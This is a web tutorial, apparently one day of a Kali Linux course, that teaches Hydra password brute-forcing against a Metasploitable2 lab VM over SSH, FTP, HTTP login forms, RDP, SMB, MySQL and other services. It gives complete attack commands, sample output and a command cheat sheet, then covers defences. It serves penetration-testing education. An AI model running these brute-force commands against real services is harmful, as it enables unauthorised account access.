
🔵 Day 4 — Hydra Tutorial
Day 180 — Advanced Kali Mastery
🔐
Authorised use only — home lab practice. Every Hydra commands in this tutorial targets
Metasploitable2 running in your own VirtualBox lab. Brute-forcing credentials on any live system without explicit written authorisation is illegal and unethical. Always check for account lockout policies before running Hydra on any authorised engagement target.
New to labs? → Ethical Hacking Lab Setup at Home · Metasploitable2 Labs Hub 🔑
The most common vulnerability in every Verizon Data Breach Report, every year, without exception, is weak or default credentials. Not SQL injection. Not XSS. Not zero-days. Passwords. Specifically: admin:admin, root:toor, user:password123. Hydra is the tool that proves to organisations — with evidence — that their services are guessable.
Day 4 of the Kali Linux Course teaches you Hydra from scratch. You will understand every flag, know exactly which settings to adjust for each protocol, run a complete brute-force attack against SSH on Metasploitable2 in your home lab, and learn how to attack HTTP login forms — the skill that finds real vulnerabilities in bug bounty programmes. All on systems you own, all legal, all practical.
📋 What You’ll Master in Day 4
What Is Hydra and How Does It Work?
THC-Hydra (The Hacker’s Choice Hydra) is a parallelised network logon cracker. It connects to a running service and systematically tries username and password combinations from wordlists, measuring responses to determine whether a credential pair is valid. It is protocol-aware — it knows how to speak SSH, FTP, HTTP, SMB, RDP, and 50+ other protocols, so it constructs the correct authentication request for each service.
The key distinction: Hydra performs online brute forcing — it sends live authentication requests to a running service. This means:
WHAT HYDRA CAN DO
✅ Test live services for weak credentials
✅ Run multiple credential attempts in parallel
✅ Try custom username + password combinations
✅ Resume interrupted attacks (-R flag)
✅ Work across 50+ protocols natively
WHAT HYDRA CANNOT DO
❌ Crack password hashes offline (use Hashcat)
❌ Bypass account lockout policies
❌ Work undetected on actively monitored systems
❌ Guarantee success — only finds weak passwords
❌ Work without network access to the target
📚 Context: Day 4 builds on Day 1. Before running Hydra, you use
Nmap (Day 1) to discover which services are running on the target. You only run Hydra against services you have confirmed are open and in scope. Recon first, then brute force.
Every Important Hydra Flag — Explained
securityelites.comHYDRA FLAG REFERENCE — KALI LINUX COURSE DAY 4
TARGET FLAGS
-l admin # Single username
-L users.txt # Username list from file
-p password123 # Single password
-P rockyou.txt # Password list from file
-C combos.txt # user:pass combo file
-s 2222 # Custom port (not default)
PERFORMANCE FLAGS
-t 4 # Parallel tasks (threads)
-w 3 # Wait seconds between tries
-W 3 # Wait between connects
-f # Stop after first valid pair found
-F # Stop if valid found on any host
-R # Resume previous attack
OUTPUT FLAGS
-V # Verbose: show every attempt
-v # Verbose: show only key events
-d # Debug mode (very verbose)
-o results.txt # Save found credentials to file
-q # Quiet — only show results
ADVANCED FLAGS
-x 6:8:aA1 # Generate passwords (length:charset)
-e nsr # Try null, same-as-login, reversed
-u # Loop around users, not passwords
-6 # IPv6 target
-S # SSL mode
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh -t 4 -V -f -o found.txt
Hydra Flag Reference — Four categories: target (who to attack and with what credentials), performance (threads, delays, resume), output (verbosity, file saving), and advanced (password generation, null/same tries, SSL). The bottom bar shows a complete production-ready command: single username, rockyou wordlist, SSH on port 22, 4 threads, verbose, stop on first find, save results.
⚠️ Thread warning for SSH: SSH servers actively throttle parallel connections. Use -t 4 for SSH — never the default 16. Higher thread counts cause connection failures that can silently skip valid credentials. For all other protocols: -t 16 is usually safe. Always read the protocol-specific notes before running.
Wordlists — The Ammunition Hydra Uses
Hydra is only as good as the wordlists you give it. Kali Linux ships with several pre-installed wordlists, and the SecLists project provides hundreds more categorised by use case.
# ─── Decompress rockyou.txt (do this once) ───────────────────────
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
# rockyou.txt: 14.3 million real-world leaked passwords — the standard# ─── Install SecLists (the best wordlist collection) ─────────────
sudo apt install seclists -y
# Installs to: /usr/share/seclists/
# ─── Key wordlist locations on Kali Linux ────────────────────────
/usr/share/wordlists/rockyou.txt # 14M passwords
/usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-100.txt
/usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt
/usr/share/seclists/Usernames/top-usernames-shortlist.txt # Top usernames
/usr/share/seclists/Usernames/Names/names.txt # Common first names
# ─── Check wordlist line count ────────────────────────────────────
wc -l /usr/share/wordlists/rockyou.txt
14344391 rockyou.txt
💡 Professional tip: Start with the smallest effective wordlist, not the largest. For testing default credentials: use a 20-line default-credentials list before throwing rockyou.txt at the target. A service running with
admin:admin will be found in your first 10 attempts — no need to send 14 million requests. Check:
Password Cracking Explained for wordlist strategy depth.
Brute Force SSH — Full Lab Walkthrough on Metasploitable2
This is the complete hands-on Hydra workflow — from Nmap scan to confirmed credential, against your own Metasploitable2 VM. Follow every step in order. More Metasploitable2 exercises at: Metasploitable Labs Hub.
1
Scan the target — confirm SSH is open
sudo nmap -sV -p 22 192.168.56.101
# Expected output:
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
SSH is open on port 22. We now have a target service. For full Nmap scanning techniques see
Day 1: Nmap Tutorial.
2
Try default credentials first (fastest)
# Quick check — common defaults before running a full list
hydra -l msfadmin -p msfadmin 192.168.56.101 ssh
[22][ssh] host: 192.168.56.101 login: msfadmin password: msfadmin
# Found immediately — Metasploitable2 uses its own hostname as password
3
Full wordlist attack with verbose output
hydra \
-l msfadmin \
-P /usr/share/wordlists/rockyou.txt \
192.168.56.101 \
ssh \
-t 4 \ # 4 threads — safe for SSH
-V \ # Show every attempt
-f \ # Stop on first valid credential
-o found_ssh.txt # Save result
4
Verify the found credentials with SSH login
ssh msfadmin@192.168.56.101
msfadmin@192.168.56.101’s password: msfadmin
Linux metasploitable 2.6.24-16-server #1 SMP … i686
msfadmin@metasploitable:~$ ← Authenticated!
Credential confirmed. In a real engagement report: SSH with default credentials = HIGH severity finding. Unauthenticated network access to a system.
5
Try all users with -e flag (null/same/reversed)
# -e nsr = try: null password, same as login, login reversed
hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-e nsr 192.168.56.101 ssh -t 4
# Finds: root (no password), postgres:postgres, user:user
securityelites.comKali Linux — Hydra SSH Brute Force (Authorised Lab: Metasploitable2)
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak
Hydra (https://github.com/vanhauser-thc/thc-hydra)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344391 login tries (l:1/p:14344391)
[DATA] attacking ssh://192.168.56.101:22/
[ATTEMPT] target 192.168.56.101 – login “msfadmin” – pass “123456” – 1 of 14344391
[ATTEMPT] target 192.168.56.101 – login “msfadmin” – pass “12345” – 2 of 14344391
[ATTEMPT] target 192.168.56.101 – login “msfadmin” – pass “123456789” – 3 of 14344391
···
[ATTEMPT] target 192.168.56.101 – login “msfadmin” – pass “msfadmin” – 5264 of 14344391
[22][ssh] host: 192.168.56.101 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished.
AUTHORISED HOME LAB — Metasploitable2 VM · securityelites.com
Hydra SSH brute force against Metasploitable2 in a home lab. The attack cycles through rockyou.txt passwords for user “msfadmin” and finds the credential pair at attempt 5,264. The green success line shows the exact login and password. The -f flag stops the attack immediately on first find. In a real pentest report, screenshot this output and the subsequent SSH login as evidence of the weak credential finding.
Brute Force FTP
FTP (port 21) is one of the simplest Hydra targets — it transmits credentials in cleartext and many legacy systems use default or shared FTP passwords. Metasploitable2 runs FTP with anonymous access and weak credentials.
# ─── FTP brute force ──────────────────────────────────────────────
hydra -l msfadmin
-P /usr/share/wordlists/rockyou.txt
192.168.56.101 ftp -V# ─── Try anonymous FTP login ──────────────────────────────────────
hydra -l anonymous -p anonymous 192.168.56.101 ftp
# ─── FTP on non-standard port ─────────────────────────────────────
hydra -l admin -P rockyou.txt -s 2121 192.168.56.101 ftp
# ─── Multiple users + passwords ───────────────────────────────────
hydra -L users.txt -P passwords.txt 192.168.56.101 ftp -t 8 -f
HTTP Login Form Brute Force — The Bug Bounty Skill
HTTP form brute-forcing is the Hydra skill most directly applicable to bug bounty hunting — testing whether login forms have rate limiting, account lockout protection, or CAPTCHA. It is more complex to configure than SSH or FTP because you need to map the form’s parameters before running Hydra.
Step 1 — Use Burp Suite or browser DevTools to capture the login form’s POST request:
# In Burp Repeater, a typical login POST looks like:
POST /login HTTP/1.1
Host: 192.168.56.101
Content-Type: application/x-www-form-urlencoded
username=admin&password=wrongpassword&submit=Login
# Failed login response contains: “Invalid username or password”
Step 2 — Construct the Hydra http-post-form command:
# Hydra HTTP POST form syntax:
# “URL:POST-params:failure-string”hydra \
-l admin \
-P /usr/share/wordlists/rockyou.txt \
192.168.56.101 \
http-post-form \
“/login:username=^USER^&password=^PASS^:Invalid username” \
-V -t 16 -f
# ^USER^ = Hydra substitutes the username here
# ^PASS^ = Hydra substitutes the password here
# “Invalid username” = the string that appears in FAILED responses
# DVWA (Security: Low) — Brute Force module:
hydra -l admin -P rockyou.txt 192.168.56.101 http-get-form \
“/dvwa/vulnerabilities/brute:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: PHPSESSID=abc123; security=low”
💡 The H= trick: The H=Cookie: ... at the end of the form string injects a custom header — in this case, the session cookie needed to authenticate to DVWA before testing the brute force module. Find the cookie value in your Burp HTTP History after logging in to DVWA.
RDP, SMB, MySQL — More Protocol Examples
# ─── RDP (Remote Desktop Protocol — port 3389) ──────────────────
hydra -l administrator
-P rockyou.txt
192.168.56.101 rdp -t 4# ─── SMB (Windows file sharing — port 445) ──────────────────────
hydra -l administrator -P rockyou.txt 192.168.56.101 smb -V
# ─── MySQL (port 3306) ──────────────────────────────────────────
hydra -l root -P rockyou.txt 192.168.56.101 mysql
# Metasploitable2: MySQL root has empty password → finds it instantly
# ─── VNC (port 5900) ─────────────────────────────────────────────
hydra -P rockyou.txt 192.168.56.101 vnc -t 1
# VNC: single thread only — VNC locks on concurrent connections
# ─── Telnet (port 23) ────────────────────────────────────────────
hydra -l admin -P rockyou.txt 192.168.56.101 telnet -V
# ─── HTTPS (SSL) ─────────────────────────────────────────────────
hydra -l admin -P rockyou.txt -S target.com https-post-form \
“/login:username=^USER^&password=^PASS^:Wrong credentials”
Hydra vs Hashcat — When to Use Which
| Aspect | Hydra | Hashcat |
|---|
| Type | Online — sends live auth requests | Offline — cracks captured hashes |
| Requires | Live running service + network access | Extracted hash file (no network needed) |
| Speed | Slow — limited by network + service rate limits | Extremely fast — GPU-accelerated, billions/sec |
| Visibility | Visible in server auth logs | No network trace — fully offline |
| Typical use | Test live services for weak/default creds | Crack hashes from /etc/shadow, DB dumps |
| In pentest order | First — test before gaining access | After — crack hashes post-access |
Full offline cracking guide: Password Cracking Explained | Day 10: How Password Attacks Work
Defence — How to Stop Brute Force Attacks
Understanding the defence is part of using Hydra professionally. When you find weak credentials in an authorised pentest, your report must include a remediation recommendation — and this is it:
✅ Strong Password Policy
Minimum 12+ characters, mixed case, numbers, symbols. Reject common passwords against a dictionary. Rotate default credentials on every deployment. The most direct defence against Hydra.
✅ Account Lockout / Rate Limiting
Lock accounts after 5–10 failed attempts. Or implement progressive delays between failed attempts. Makes Hydra impractically slow — a 14-million-password list becomes unviable when each attempt takes 30 seconds.
✅ Multi-Factor Authentication
MFA means even a correct password is not enough. Hydra finding the right password does not grant access without the second factor. The single most effective credential attack mitigation available.
✅ SSH Key Authentication
Disable password authentication on SSH entirely. Require SSH key pairs. Hydra cannot brute-force a private key — the attack surface for SSH disappears completely.
✅ Fail2Ban / IP Blocking
Automatically ban source IPs after N failed attempts. Fail2Ban monitors auth logs and adds iptables rules. Blocks Hydra from a single source IP — attackers can rotate IPs but it adds significant friction.
✅ Non-Standard Ports (Partial)
Moving SSH from port 22 to a non-standard port (2222, 22222) eliminates automated scanning noise. Not a security control by itself — Hydra accepts custom ports with -s. But reduces attack surface in practice.
📋 Hydra Command Reference Card — Screenshot This
securityelites.comHYDRA COMMAND REFERENCE CARD — KALI LINUX COURSE DAY 4 — securityelites.com
SSH (use -t 4 always)
hydra -l admin -P rockyou.txt IP ssh -t 4 -V -f
hydra -L users.txt -e nsr IP ssh -t 4
FTP
hydra -l admin -P rockyou.txt IP ftp -V
hydra -l anonymous -p anonymous IP ftp
HTTP POST FORM
hydra -l admin -P rockyou.txt IP http-post-form
“/login:user=^USER^&pass=^PASS^:Failed”
MYSQL / RDP / SMB
hydra -l root -P rockyou.txt IP mysql
hydra -l admin -P rockyou.txt IP rdp -t 4
hydra -l admin -P rockyou.txt IP smb
USEFUL COMBOS
-e nsr # null + same + reversed
-t 4 # threads (4 for SSH)
-f # stop on first find
-o out.txt # save results
-R # resume interrupted run
FULL REFERENCE
60+ commands + hands-on labs
Always use on authorised targets only
Hydra Commands Reference Card — Day 4 Kali Linux Course. Six protocol groups: SSH (always -t 4), FTP, HTTP POST form (with ^USER^ and ^PASS^ substitution variables), MySQL/RDP/SMB, useful flags, and the full cheat sheet link. Screenshot this card. Full 60+ command reference at securityelites.com/hydra-cheat-sheet/
Day 4 Complete — 176 Tools Still to Come
The Full Kali Linux Course — One Tool Per Day.
180 Days. All Free. No Registration.
Every tool covered from Day 1 (Nmap) through Day 180 in the same depth as today. Commands verified on current Kali Linux. Real examples. Legal home lab targets. Free forever.
Frequently Asked Questions – Hydra Tutorial
What is Hydra used for in Kali Linux?
Online password brute-forcing against live services — SSH, FTP, HTTP login forms, RDP, MySQL, SMB, VNC, Telnet, and 50+ more. Used in authorised penetration testing to prove weak or default credentials allow unauthorised access. Always check scope and lockout policies before use.
What is the difference between Hydra and Hashcat?
Hydra = online (sends live auth requests to a running service, visible in logs, network-speed limited). Hashcat = offline (cracks extracted hash files locally, GPU-accelerated, billions of attempts per second, no network trace). Use Hydra first to test live services. Use Hashcat after gaining access to crack extracted hashes.
What does nc -lvnp mean?
This is a Netcat question — that’s Day 2 of the Kali Linux Course! -l = listen, -v = verbose, -n = no DNS, -p = port. The standard reverse shell listener command.
What wordlists does Hydra use?
Any plain-text file, one word per line. Start with /usr/share/wordlists/rockyou.txt (14.3M passwords, pre-installed). Install SecLists for more: sudo apt install seclists. Always start with the smallest effective wordlist — default credentials list before rockyou.
How do I brute force an HTTP login form with Hydra?
Capture the POST request in Burp Suite. Note the parameter names (username, password) and a string that appears in failed responses. Use: http-post-form "/path:param1=^USER^¶m2=^PASS^:FailureString". Full example is in the HTTP section above.
Is Hydra legal to use?
Legal on systems you own or have explicit written authorisation to test. Home lab VMs, Metasploitable2, TryHackMe, HackTheBox, and authorised pentest targets (check scope — confirm brute-force testing is explicitly permitted). Illegal on any unauthorised system. Always check for account lockout policies before running.
📚 Further Reading and Resources
ME
Mr Elite
Founder, SecurityElites.com | Penetration Tester | Kali Linux Educator
Hydra does not find sophisticated vulnerabilities. It finds lazy ones — the ones that are embarrassingly easy to exploit once you are standing in front of them. Default credentials on SSH are a five-second fix: change the password, or better yet, disable password authentication entirely and require key pairs. In every authorised assessment where I have found a Hydra-level finding, the remediation recommendation has been the same. The knowledge you just built by running Hydra is also the knowledge that makes you a better defender.
Coming Up — Day 5
John the Ripper — Offline Password Hash Cracking
Where Hydra leaves off, John picks up — crack the hashes Hydra cannot touch.
Course Hub →